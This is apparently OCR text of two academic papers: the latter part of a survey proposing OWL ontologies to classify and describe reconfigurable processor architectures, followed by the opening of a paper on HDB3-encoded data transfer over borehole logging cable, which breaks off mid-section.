The beginnings of the reconfigurable computing can be traced back to the 1960s in the work of Gerald Estrin [10] but probably the most important event in the history of reconfigurable computing was the appearance of the Field-Programmable Gate Arrays (FPGAs) in the 1980s. The FPGAs enabled fast development and prototyping that resulted in the fast advancement in the field that occurred in the middle of 1990s.

There is a great number of published papers in the field of reconfigurable computing. Here is the chronological list of some surveys published after the year 1999: [28] [14] [9] [29] [1] [6].

A. Classification criteria

All reconfigurable computing surveys try to define some set of classification criteria by which various architectures can be compared. Different approaches advocate different criteria. Here is the list of the most notable criteria with brief clarification.

- Granularity of RF: how complex are the basic logical units?
- Homogeneity/heterogeneity of the processing components in RF: are all basic units of the same type?
- Coupling between sequential processor and RF: bus connection; special on-chip connection, etc.
- The communication type between sequential processor and RF: master-slave or peer.
- Sequential processor and RF can/cannot work simultaneously.
- Geometry/topology of RF: 2-D, 1-D, mesh, hierarchy.
- Hierarchical organization of RF: basic logical units are grouped into ”stripes” which are grouped into ”pages” that form ”clusters” [23], etc.
- Interconnectivity of the processing components in RF: mesh, buses, switches.
- Homogeneous/heterogeneous interconnection architecture: various parts of RF hierarchy can have different interconnectivity types.
- Distribution of local memory and register files in the RF: basic logical units are with/without local registry files and/or local memory; they share the same memory.
- Reconfiguration and its associated configuration data can be defined for the whole RF (full reconfiguration) or only for the parts that have to be changed (partial reconfiguration).
- RF can support time-multiplexing (virtualization) of the available circuits: some tasks that require more RF than available can be accomplished by time-multiplexing.
- RF is able to execute: data intensive program kernels only or whole programs.
- The fault-tolerance capability: if some basic logical units have manufacturing defects, redundant units will be used.
- In the course-grained architectures, a basic element can be used as a routing element only, as a processing element only, or both.
- RF is optimized for: low power consumption; lowest possible area; fastest execution time; some mixture of the above.

B. Architecture description

Architecture description/specification is some kind of data that represents the details of the processor architecture. The purpose of this description is to define all relevant details of the architecture.

Many software tools that need architecture description do not even specify the methodology or data format used for architecture description. It usually means that the architecture is defined by some in-program data such as set of variables and/or program classes and structures. Hopefully some architecture features, such as a number of processing elements in the 2D array, are defined as parameters and can be changed.

The most common situation is to have some form of ”configuration” that is used as a description. For example, Trident [30] is a compiler tool for reconfigurable architectures that uses ”hierarchical hardware description to preserve modularity” and ”interface description files”. In Trident, fixed- and floating point algorithms are described by high-level language. This description is later translated into a circuit design.

Often, the description is saved as an XML document. DRESC architecture [19] [21] uses Modulo Routing Resource Graph (MRRG) to internally describe processing architecture. It is constructed from the ”architecture specification” that is defined as an XML document. A separate ”architecture parser” program will construct MRRG from the XML architecture specification.

Some authors advocate more complex form of descriptions. For example, the authors of [8] advocate a new ”high-level description formalism” to describe the architecture.

In fine-grained architectures usually the circuit layout is defined by hardware description languages such as Verilog or VHDL. For example, the HMP architecture [33] uses Verilog modules and the architecture is represented as a datapath graph [11].

III. Comparison criteria

A. The main criteria

The main reason for accepting certain criteria and to drop the others is universality. For example, if some criteria is applicable to fine-grained architectures only then it is not considered as the most important one. It is important to note that none of the above criteria is related to the execution speed or any kind of speed performance. It is beyond the scope of this paper to analyse performance aspects of various architectures.

According to our opinion there are six most important comparison criteria:

1) Granularity.
2) Geometry/Topology of RF.
3) Interconnectivity of reconfigurable components.
4) Homogeneity/Heterogeneity of reconfigurable components.

5) Coupling between sequential processor and RF.
6) Distribution of local memory in RF.

Here is the brief description of these criteria.

1) Granularity: The adaptability of reconfigurable fabric as a whole is achieved by defining the functionality of basic logical blocks and the interconnection paths. Basic logic units can be as simple as a small, bit-oriented lookup-table (LUT) or as big and complex as an 8-bit ALU or multiplier. The processor architecture that use simple logic units is called *fine-grained*. The architectures that are composed of complex logical blocks are named *coarse-grained* reconfigurable architectures (CGRA).

Middle-grained architecture are also possible. For example, the Tartan architecture [23] is considered to be a middle-grained. There is no clear border between types of architectures.

2) Topology: The most common topology for reconfigurable fabric is a two-dimensional array (2D). In case of coarse-grained, homogeneous system the RF is composed of the 2D array of processing elements that are all of the same type.

In order to reduce the ratio between interconnecting-type circuits and processing-type circuits some authors advocate one-dimensional topologies or some varieties of two- and one-dimensional geometries. Examples of the one-dimensional topology are Garp [15] and PipeRench [12].

3) Interconnectivity: Fig. 2 shows basic types of interconnectivity. In all these types the connection lines can be 1-bit wires or word-wide lines or buses. Also, in all types of interconnectivity there can be some hierarchical structure involved. For example, Tartan [23] has different interconnectivity architectures for different levels of circuits. For further discussion on interconnectivity and Network-on-Chip (NoC) topologies see for example [25] and [17].




Fig. 2. Three basic types of connectivity

4) Homogeneity/Heterogeneity: Some architectures can use exactly the same logic block for the whole reconfiguration fabric while others can use different types (or even granularity) of logic blocks for the same fabric. For example, the RF shown in Fig. 1 is made of components that are all of the same type. When RF is composed of the same basic logic units it called *homogeneous*. Otherwise it is *heterogeneous* architecture.

5) Coupling: Very often reconfigurable fabric is coupled with a classical, sequential microprocessor. Such systems are named *hybrid processors* because the processing is done by two different types of processors. On the other hand, some architectures use only one type of processor with different modes of operation [5] [4]. Fig. 3 shows 4 possible couplings.




Fig. 3. Four possible couplings between sequential processor and reconfigurable fabric

6) Distribution of local memory: The last comparison criterion can be existence or non-existence of local memory in the basic logic units and in RF as a whole. There are many variants possible and it is not clear whether a limited number of *registers* should be considered as a local memory or not. For example, the architecture shown in Fig. 1 does not use local memory in RF.

B. Architecture classification

Table I shows the features of the several recent architectures: DRP [24] [32]; Matrix [22]; HMP [33] [7]; Tartan [23]; Adres [20] [5] [4]. The Topology column is used for both geometry and interconnectivity.

IV. OWL-BASED PROCESSOR DESCRIPTION

A. Advantages of the OWL language

OWL [13] [16] is a declarative language used for knowledge representation. Primarily it is meant to be used as a description language for defining terms and vocabularies in

Arch.	Granularity	Topology	Coupling	Homog.
DRP	coarse	2D, mesh	Type-D	Yes
MATRIX	coarse	2D, hier.	Type-D	Yes
HMP	coarse	adaptable	adaptable	Yes
ADRES	coarse	2D, hier.	Type-C VLIW+RF	Yes
Tartan	middle	2D, NoC	Type-B	No

TABLE I
OVERVIEW OF ARCHITECTURES

the Semantic Web environment [26] but its usage is widened to many other areas (see [2] for some examples).

The artifact created by the OWL language is called *ontology* and it can represent almost any part (domain) of the overall human knowledge. Most often it is used to specify a hierarchical list of terms e.g. vocabularies. The OWL language is "designed to represent rich and complex knowledge about things, groups of things and relations between things" [16].

The main advantages of the OWL language are that it is a logic-based language with precise, formally defined semantics and that the facts that are not explicitly stated in an ontology can be inferred [2] [16]. The reasoning is done by the program called *reasoner* [31] [27]. The reasoner program can also check the logical consistency of the ontology - the absence of contradictory statements. The OWL language is based on the description logics [2] - a decidable part of the first-order logic.

The main entities used in an OWL-based description of a domain of interest are: individuals, classes and properties.

An individual represents a single object in a domain of interest.

Classes are used to represent a group of individuals that have similar properties. For example, the OWL class named `ReconfigurableProcessor` can be used to represent a class of processors that all use some kind of adaptability.

The OWL properties represent binary relations between individuals or classes.

The following example shows some basic OWL expressions:

```
Ontology: <http://fer.hr/ont/example1.owl>

Class: HybridProcessor
  SubClassOf:
    Processor,
    hasComponent some ReconfigurableFabric,
    hasComponent some SequentialProcessor

Class: ReconfigurableFabric
    SubClassOf:
     hasComponent some BasicLogicBlock

Class: Processor
Class: ProcessingElement
Class: BasicLogicBlock

ObjectProperty: hasComponent

Individual: SmartProcessorX
    Types: HybridProcessor
```

Example 1: OWL ontology can contain: individuals, classes and properties.

The main statement (OWL terminology defines "statement" as "axiom") is one that says that "Hybrid processors are the type of processors that have some ReconfigurableFabric and some SequentialProcessor". Another axiom claims that "SmartProcessorX is an individual, the instance of the HybridProcessor class".

The OWL syntax used in the above example is called Manchester syntax. Other syntaxes are possible as well (RDF/XML, OWL/XML, functional syntax and Turtle syntax) [13]. Once the ontology is completed it can be saved as an XML file. Programs can access the data in the ontology through application interface (API). The OWL API [3] (http://owlapi.sourceforge.net/) is a standard Java OWL library for the ontology data manipulation.

It is important to note that, although the above names ("Processor" or "hasComponent") have certain meaning in English language, their semantics in the ontology are defined only by the axioms present in that ontology. Neither OWL language by itself, neither ontologies nor reasoning programs understand the usual (English) language semantics.

Each ontology has unique name by which it can be referred to (defined by the first line in the above example).

While some classes (such as `Processor` in Example 1) are not constructed in the ontology, but merely mentioned to be a class, others (such as `HybridProcessor`) can be constructed by existing ones. The expressions that construct complex classes from the primitive ones use classes, properties and various logical operators.

In the above example the logical operators used are AND operator and "some" operator. The AND operator is written as a comma character while the "some" operator is, in fact, existential operator: $\exists$.

For example, in the following OWL expression:

```
Class: ReconfigurableFabric
    SubClassOf:
     hasComponent some BasicLogicBlock
```

the line `hasComponent some BasicLogicBlock` implicitly defines new no-name class. This no-name class defines a set of individuals that all have, as a component, individual that is an instance of the `BasicLogicBlock` class. The `ReconfigurableFabric` class is defined as a subclass of this no-name class.

OWL properties, like OWL classes, can form a hierarchy in a sense of "is-a" relation. For example, properties such as `hasComponent` and `hasMember` can be defined as subclasses of the more general `hasPart` property.

There are two types of properties in OWL. The first, called `ObjectProperty`, defines relation between two OWL classes or between two OWL individuals. The second defines relation between an individual or class and some data value. For example, in OWL we can state that "AdultPerson hasAge moreThen 18". In this case `hasAge` property relates to some data (18) and not to some other individual or class.

The latest version of the OWL language is OWL 2 (see [13] for OWL documents overview). It has 2 main dialects (OWL 2 DL and OWL 2 Full) and 3 "profiles". These variations of the OWL language differ in complexity. More complex dialects are more powerful and can be used to describe more demanding domains but the power comes at the cost of more complicated reasoning. Ultimately the

most powerful OWL 2 Full is undecidable. The reasoning for the decidable dialects of the OWL 2 language is sound and complete.

B. OWL-based processor architecture description

The ontology used in this work is constructed by the Protègè editor (http://protege.stanford.edu) from Stanford University [18]. Protègè is a widely accepted knowledge editor that can be used to construct complex ontologies. It can use independent reasoners such as Pellet [27] and FACT++ [31] whose functions can be called from the inside of the editor. The main function of the reasoner program is to classify all the facts in ontology according to the is-a relationship [2].

If the ontology is saved as an XML file, the file can be viewed as a *XML configuration file* for various software tools. Using XML for defining configuration is a well established and common practice in many areas.

The following OWL ontology will extend the ideas sketched in Example 1 from previous section. Due to space restrictions it will be *simplified and incomplete* but will illustrate the main ideas. (It is assumed that the `HybridProcessor` class is defined earlier and that classes `MainMemory`, `DMA` and `ControlLogic` are the primitive ones). The complete ontology will be divided into separate parts for easier explanation.

The first part defines computing system that has several basic components:

```
Class: HybridSystem
  SubClassOf:
    hasComponent some HybridProcessor,
    hasComponent some MainMemory,
    hasComponent some DMA,
    hasComponent some ControlLogic

Class: MainMemory
Class: DMA
Class: ControlLogic

ObjectProperty: hasComponent
  InverseOf: isComponentOf
  Characteristics: Transitive

ObjectProperty: isComponentOf
  InverseOf: hasComponent
  Characteristics: Transitive
```

The `hasComponent` object property can be viewed as a special type of the more general `hasPart` property. (That fact is not shown in the ontology).

The `hasComponent` and `isComponentOf` properties are defined as inverse. This will enable the reasoner to infer that if `A isComponentOf B` than `B hasComponent A`. Also, these properties are defined as `Transitive` with common meaning that if `A isComponentOf B` and `B isComponentOf C`, it implies that `A isComponentOf C`.

The second part of the ontology defines terms in the Geometry/Connectivity area:

```
Class: Topology

Class: Topology1D
  SubClassOf: Topology

Class: Topology2D
  SubClassOf: Topology

Class: Connectivity

Class: NeighbourOnly
  SubClassOf: Connectivity

Class: PESide
  EquivalentTo: East or West
    or North or South
```

Most of the above description is self-explanatory. Only the `PESide` class needs explanation. It is a side of some processing element and can have one of the possible four directions. The PESide class is defined (`EquivalentTo`) to be one of the four possibilities (`East, West,...`). Note that other classes are not defined. The *definition* of some class is composed of necessary *and* sufficient conditions, while normal, non-defined classes have a list of necessary conditions only.

The third part expands the terms from Example 1 for the `ReconfigurableFabric` class:

```
Class: ReconfigurableFabric
  SubClassOf:
    hasComponent some BasicLogicBlock

Class: Coarse-GrainedFabric
  SubClassOf: ReconfigurableFabric,
    hasComponent all
     (hasGranularity Coarse))
```

Every component in `Coarse-GrainedFabric` has coarse granularity (operator `all`).

The processing elements (PE) used in the DRP architecture are defined as follows:

```
Class: DRPProcessingElement
  SubClassOf:
    BasicLogicBlock,
    hasRole some (ConnectionElement or
      FunctionElement),
    hasComponent exactly 4 PESide,
    hasComponent PEOperationList,
    hasComponent PEInput,
    hasComponent PEOutput,
```

The `PE` is defined as a type of `BasicLogicBlock` that can work as a `ConnectionElement` or a `FunctionElement`. If working in a connection mode, PE will route its inputs to outputs only (without processing). If it works in a function mode, it will compute some function and send result to the outputs. The available operations of the PE are enumerated in the `PEOperationList` (not shown).

And finally, the DRP architecture, shown in Fig. 1. is defined as a hybrid processor with coarse-grained granularity, 2D topology and neighbor-only connectivity.

```
Class: DRP
  SubClassOf:
    HybridProcessor,
    hasFabric Coarse-GrainedFabric,
    hasComponent some DRPProcessingElement,
    hasTopology some Topology2D,
    hasConnectivity some NeighbourOnly
```

The main advantages of the OWL usage for processor architecture description can be summarized in the four main points:

1) OWL is a well known language suitable for processor architecture specification - there is no need to invent something new.

2) The OWL ontology of the processor architecture can be stored in an XML file - common practice in SW engineering and configuration descriptions.
3) For complex specifications where some validation of facts is necessary, there is a formal method for consistency checking - we can be assured that there are no contradictions present.
4) The reasoner program can be used to infer facts about architecture that are not explicitly stated.

V. Conclusion and future work

The paper deals with two problems: (i) how to classify a great number of different reconfigurable processor architectures and (ii) how to precisely describe processor architecture.

The main contribution of the paper is the OWL-based description of processor architectures. This approach has already been successfully tested as a part of the compilation tool project. Consistency checking of complex specifications can be error prone but now it will be done by the reasoner program. Our work in this area (not described in this paper) has proved that such descriptions, once defined, are excellent building blocks in the process of constructing hardware and software for the new processor architecture.

Future work will include refining of the OWL description and using it as an input for the compiler for the DRP processor.

References

[1] Ali Azarian and Mahmood Ahmadi. Reconfigurable computing architecture survey and introduction. *Computer Science and Information Technology, International Conference on*, 0:269–274, 2009.

[2] F. Baader, D. Calvanese, D. McGuinness, D. Nardi, and P. F. Patel-Schneider (ed.). *The Description Logic Handbook (2nd Edition): Theory, Implementation and Applications*. Cambridge University Press, 2007.

[3] Sean Bechhofer, Raphael Volz, and Phillip Lord. Cooking the semantic web with the owl api. In *Cooking the Semantic Web with the OWL API*, pages 659–675. Springer, 2003.

[4] F. Bouwens, M. Berekovic, B. De Sutter, and G. Gaydadjiev. Architecture enhancements for the ADRES coarse-grained reconfigurable array. *Lecture Notes in Computer Science*, 2008(4917):66–81, 2008.

[5] Frank Bouwens, Mladen Berekovic, Andreas Kanstein, and Georgi Gaydadjiev. Architectural exploration of the ADRES coarse-grained reconfigurable array. In *ARC 2007. LNCS*, pages 1–13. Springer-Verlag, 2007.

[6] Joao M.P. Cardoso and Pedro C. Diniz. *Compilation Techniques for Reconfigurable Architectures*. Springer, 2009.

[7] Allan Carroll, Stephen Friedman, Brian Van Essen, Aaron Wood, Benjamin Ylvisaker, Carl Ebeling, and Scott Hauck. Designing a Coarse-grained Reconfigurable Architecture for Power Efficiency. In *Department of Energy NA-22 University Information Technical Interchange Review Meeting*, 2007.

[8] Anupam Chattopadhyay, Xiaolin Chen, Harold Ishebabi, Rainer Leupers, Gerd Ascheid, and Heinrich Meyr. High-level modelling and exploration of coarse-grained re-configurable architectures. In *Proceedings of the conference on Design, automation and test in Europe*, DATE '08, pages 1334–1339, New York, NY, USA, 2008. ACM.

[9] Katherine Compton and Scott Hauck. Reconfigurable computing: a survey of systems and software. *ACM Comput. Surv.*, 34(2):171–210, 2002.

[10] Gerald Estrin. Reconfigurable computer origins: The UCLA fixed-plus-variable (f+v) structure computer. *IEEE Annals of the History of Computing*, 24(4):3–9, 2002.

[11] Stephen Friedman, Allan Carroll, Brian Van Essen, Benjamin Ylvisaker, Carl Ebeling, and Scott Hauck. SPR: an architecture-adaptive CGRA mapping tool. In *Proceedings of the ACM/SIGDA 17th International Symposium on Field Programmable Gate Arrays, FPGA 2009, Monterey, California, USA, February 22-24, 2009*, pages 191–200, 2009.

[12] Seth Copen Goldstein, Herman Schmit, Mihai Budiu, Srihari Cadambi, Matt Moe, and R. Reed Taylor. Piperench: A reconfigurable architecture and compiler. *Computer*, 33(4):70–77, 2000.

[13] W3C OWL Working Group. *OWL 2 Web Ontology Language Document Overview*. Available at http://www.w3.org/TR/owl2-overview/, 2009.

[14] Reiner Hartenstein. A decade of reconfigurable computing: A visionary retrospective. *Design, Automation and Test in Europe Conference and Exhibition*, 0:0642, 2001.

[15] J.R. Hauser and J. Wawrzynek. Garp: a mips processor with a reconfigurable coprocessor. *Field-Programmable Custom Computing Machines, Annual IEEE Symposium on*, 0:12, 1997.

[16] Pascal Hitzler, Markus Krotzsch, Bijan Parsia, Peter F. Patel-Schneider, and Sebastian Rudolph. *OWL 2 Web Ontology Language Primer*. Available at http://www.w3.org/TR/owl2-primer/, 2009.

[17] Nachiket Kapre, Nikil Mehta, Michael deLorimier, Raphael Rubin, Henry Barnor, Michael J. Wilson, Michael Wrighton, and Andre DeHon. Packet switched vs. time multiplexed FPGA overlay networks. In *Proceedings of the 14th Annual IEEE Symposium on Field-Programmable Custom Computing Machines*, pages 205–216, Washington, DC, USA, 2006. IEEE Computer Society.

[18] Holger Knublauch, Ray W. Fergerson, Natalya F. Noy, and Mark A. Musen. The Protégé OWL plugin: An open development environment for semantic web applications. In *Third International Semantic Web Conference*, Hiroshima, Japan, 2004.

[19] Bingfeng Mei, S. Vernalde, D. Verkest, H. De Man, and R. Lauwereins. DRESC: a retargetable compiler for coarse-grained reconfigurable architectures. In *Field-Programmable Technology, 2002. (FPT). Proceedings. 2002 IEEE International Conference on*, pages 166–173, Dec. 2002.

[20] Bingfeng Mei, Serge Vernalde, Diederik Verkest, Hugo De Man, and Rudy Lauwereins. ADRES: An architecture with tightly coupled VLIW processor and coarse-grained reconfigurable matrix. In *IMEC 2003*, pages 61–70. Springer-Verlag, 2003.

[21] Bingfeng Mei, Serge Vernalde, Diederik Verkest, Hugo De Man, and Rudy Lauwereins. Exploiting loop-level parallelism on coarse-grained reconfigurable architectures using modulo scheduling. In *Design, Automation, and Test in Europe conference*, pages 296–301, 2003.

[22] Ethan Mirsky and Andr DeHon. Matrix: A reconfigurable computing architecture with configurable instruction distribution and deployable resources. In *IEEE Symposium on FPGAs for Custom Computing Machines*, pages 157–166, 1996.

[23] Mahim Mishra, Timothy J. Callahan, Tiberiu Chelcea, Girish Venkataramani, Seth C. Goldstein, and Mihai Budiu. Tartan: evaluating spatial computation for whole program execution. *SIGOPS Oper. Syst. Rev.*, 40(5):163–174, 2006.

[24] Hrvoje Mlinaric. *Architecture and mplementation of dynamically reconfigurable processor (in Croatian)*. PhD thesis, University of Zagreb, Faculty of Electrical Engineering and Computing, 2005.

[25] Yongqing Ren, Hong An, Ming Cong, Guang Xu, and Li Wang. Scaling the performance of tiled processor architectures with on-chip-network topology. In *Proceedings of the 2009 International Joint Conference on Computational Sciences and Optimization - Volume 01*, pages 77–81, Washington, DC, USA, 2009. IEEE Computer Society.

[26] Nigel Shadbolt, Tim Berners-Lee, and Wendy Hall. The semantic web revisited. *IEEE Intelligent Systems*, 21:96–101, May 2006.

[27] Evren Sirin, Bijan Parsija, and Bernardo Cuenca Grau. Pellet: A practical OWL-DL reasoner. *Journal of Web Semantics*, 2(5), 2007.

[28] Russell Tessier and Wayne Burleson. Reconfigurable computing for digital signal processing: A survey. *Journal of VLSI Signal Processing*, 28:7–27, 2000.

[29] T.J. Todman, G.A. Constantinides, S.J.E. Wilton, O. Mencer, W. Luk, and P.Y.K. Cheung. Reconfigurable computing: architectures and design methods. In *IEE Proceedings: Computer & Digital Techniques*, volume 152 no. 2, pages 193–208, 2005.

[30] Justin L. Tripp, Maya B. Gokhale, and Kristopher D. Peterson. Trident: From high-level language to hardware circuitry. *IEEE Computer*, 2007(March), 2007.

[31] Dmitry Tsarkov and Ian Horrocks. FaCT++ description logic reasoner: System description. In *Proc. of the Int. Joint Conf. on Automated Reasoning (IJCAR 2006)*, volume 4130 of *Lecture Notes in Artificial Intelligence*, pages 292–297. Springer, 2006.

[32] Branislav Vujnovic. *Modelling and simulation of reconfigurable processor architecture (in Croatian)*. MSc thesis, University of Zagreb, Faculty of Electrical Engineering and Computing, 2010.

[33] Benjamin Ylvisaker, Brian Van Essen, and Carl Ebeling. A Type Architecture for Hybrid Micro-Parallel Computers. In *14th IEEE Symposium on Field-Programmable Custom Computing Machines (FCCM 2006), 24-26 April 2006, Napa, CA, USA, Proceedings*, pages 99–110, 2006.

A novel solution for realisation of data transfer in borehole measurement systems

Viktor Dogan*, Brkić Miodrag* ,Nemanja Vukoje**,Goran Mančić***,Miloš Živanov*
* University of Novi Sad/Faculty of Technical Sciences/Department of Power, Electronics and Communication
** Novilog, City, Novi Sad, Serbia
***Hotwell Ges.m.b.H, Klingenbach,Austria
brxnet@yahoo.com

In the borehole measurements it is generally beneficial to be able to conduct a larger number of measurements at the same time, which results in large amounts of data that has to be send from measurements probes to surface. Most borehole systems as transmission line use monoconductor electromechanical cable with small cut-off frequency. In this paper a novel method of data transfer over monoconductor electromechanical cable is presented. This method uses HDB3 (high density bipolar of order 3) line encoding and system for reconstructing of the received signal. It achieves higher bit rates than usual methods used in borehole systems. Advantages of this method are discussed and system based on this method is presented in this paper. System is realized and measurement results are presented.

I. INTRODUCTION

In the process of development wells, to determine the geological formation and physical properties of soil it is necessary to perform measurements of various geophysical quantities. These measurements are commonly called geophysical measurement (GPM) [1].

Measurements are performed using probes which are lowered to the bottom of the borehole and then lifted up at constant speed, so that the measurement and sending of the measured parameters to the surface unit are carried out simultaneously.

The main components of GPM system are (Fig.1):

1 - Surface unit for analysis and monitoring of measured results

2 - Cable for lowering the probe through the tested well and communication link between the measuring instruments and surface units.

3 - Measuring probe.

In the well logging business it is generally beneficial to be able to combine as many types of logging probes as possible into one continuous instrument package, known as a "tool string". The intention is to reduce the number of times logging equipment has to be descended into the borehole, which can save a considerable amount of operating time.




Figure 1. Borehole measurement system

Combining a larger number of measurements requires large amounts of data to be sent to the recording system on the surface. It can cause the required data transmission rates to exceed the signal carrying capacity of the well logging cable. This problem is particularly acute when the imaging probes are included in the probe string, which can lead to considerable increase in the amount of data to be transmitted to the surface. One of the solution is to use multi-wire cable, method used in paper [2] was able to achieve 100 kbps, but with 4-wire cable length of 3000 meters. Discrete multi-tone modulation is also used [3], which can achieve higher data rates, but again cable with multiple wires (7-wire) was used. Since monoconductor cables are in general use in logging industry, changing logging cables would lead to significant investment increase, so novel solution for higher data speed is developed and presented in this paper.

In section II, properties and data transfer problem of wireline cable is explained. In section III, HDB3 code (High Density Bipolar) code is described. In section IV, hardware realization of data transfer system is presented. Measurement results are presented in Section V, followed by conclusion in Section VI.

II. WIRELINE CABLE DATA TRANSFER

Because of high pressures (up to 100MPa) and temperatures (up to 200C) [4] in deep boreholes, robust electromechanical "wireline" cables are regularly used at geophysical measuring as conventional medium for data transmission. They are composed of central copper

conductor, strong conductive steel wire protective armor, and dielectric placed in between. This specific construction (steel armor ,dielectric material, cable geometry…) results in relative high series resistance per unit length (around 10-50 Ohm/km), and high capacitance per unit length (around 100-1000 pF/m), and since usual length for oil boreholes logging cables is around 5000-7000 meters, band-pass frequency of this cables is very low, in order of kHz. Any cable can be regarded as transmission line, for condition:

$$l > \frac{\lambda}{4} = \frac{1}{4}\frac{c}{f} \qquad (1)$$

Where l is length of the cable, λ- signal wavelength, c-speed of light, and f frequency of the signal.

In case of usual borehole cable, this condition is true for frequencies above ~10 kHz. Simplified model for transmission line is series of low pass filters, so all signals with frequencies above band-pass are highly attenuated.

Graphic representation of the gain-frequency response (also referred as the "transfer function") of a typical well logging cable is given in Fig. 2. It can be seen that cutoff frequency is around 2 kHz, and that attenuation slope is increased with frequency.

Frequency response was measured on 6000 m cable, blue part of the line presents measured points of frequency response, after 70 kHz output signal became too small to be measured, and so red line presents extrapolation part of response.




Figure 2. Well logging cable frequency response

Besides data transfer, wireline cable is used as DC power supply to measuring probes, which requires specific input and output stages in communication system, since separation of communication data and DC component must be performed.

In first borehole probes "impulse" communication systems were used. These systems were based on sending data from probe by imprinting positive or negative impulses in DC signal, and counting impulse on receiver. Numbers of impulses in defined time interval (usually one second) were directly proportional to amplitude of signals from probe. These systems were very robust, simple and insensitive to noises, but transfer speed was very low, below 1 kbps [4].

In order to increase the effective signal data carrying capability of the logging cable, various types of encoding methods are used. One of the most common and widely used is the Manchester coding, described in [5] and [6] . The main disadvantage of Manchester code is that for each bit of data the carrying signal has to be swapped between two logical states. This means the effective bit rate is the same as the carrier signal frequency. As the frequency increases the greater is the attenuation the cable introduces.

For a desired bit rate of e.g. 100 kbps with Manchester coding needed frequency would be 100 kHz and the attenuation would reach -60 dB, which is far beyond proper regeneration. In comparison to Manchester, for the same carrier frequency, HDB3 code provides twice the bit rate. So for 100 kbps, signal of maximum 50 kHz have to be transmitted over the line, which is considerably easier to reconstruct and decode.

III. HDB3 ENCODING

The HDB3 is a bipolar code based on AMI (Alternate Mark Inversion) coding for transmission over the line. AMI is a balanced code that encodes consecutive 'ones' into either positive or negative pulses in an alternating pattern; 'zeros' generate no pulses. In addition to AMI which provides a change of polarity for every 'one' transmitted, HDB3 insures that no more than three consecutive 'zeros' are transmitted on the line by inserting BPV (Bipolar Polarity Violation) codes whenever there is a run of four or more 'zeros'. The use of BPV's in the signal give it extra edges which makes synchronization possible and data retrieval more accurate.

An additional function of HDB3 encoding is to eliminate DC offset on the transmission line. BPV's of the same polarity would create a DC offset. Therefore every BPV needs to be of the opposite polarity to the previous BPV. To realize this, an additional 'one' needs to be inserted if the previous BPV polarity is the same as the BPV polarity to be inserted. This additional 'one' is inserted at the position of the first 'zero' in the 'four zero' sequence.

There are four rules for HDB3 coding:

I. More than three consecutive 'zeros' are not allowed to be present in the waveform. For the fourth 'zero' a violation bit is introduced.

II. Violation bit has to be of the same polarity as the previous mark.

III. Two consecutive violation bits have to be of opposite polarity.

IV. If the number of marks between two consecutive violation bits is even, the format should be B00V, where B is a stuffing bit and of opposite polarity to the previous mark. If the number of marks is an odd number the format should be 000V.

These rules are applied on the code as it is being built from the original string. Some examples are given in Fig. 3 and Fig. 4.




Figure 3. HDB3 coding example

Assuming that the previous bit was a positive mark, a series of zeros will be coded according to HDB3 rules as follows:

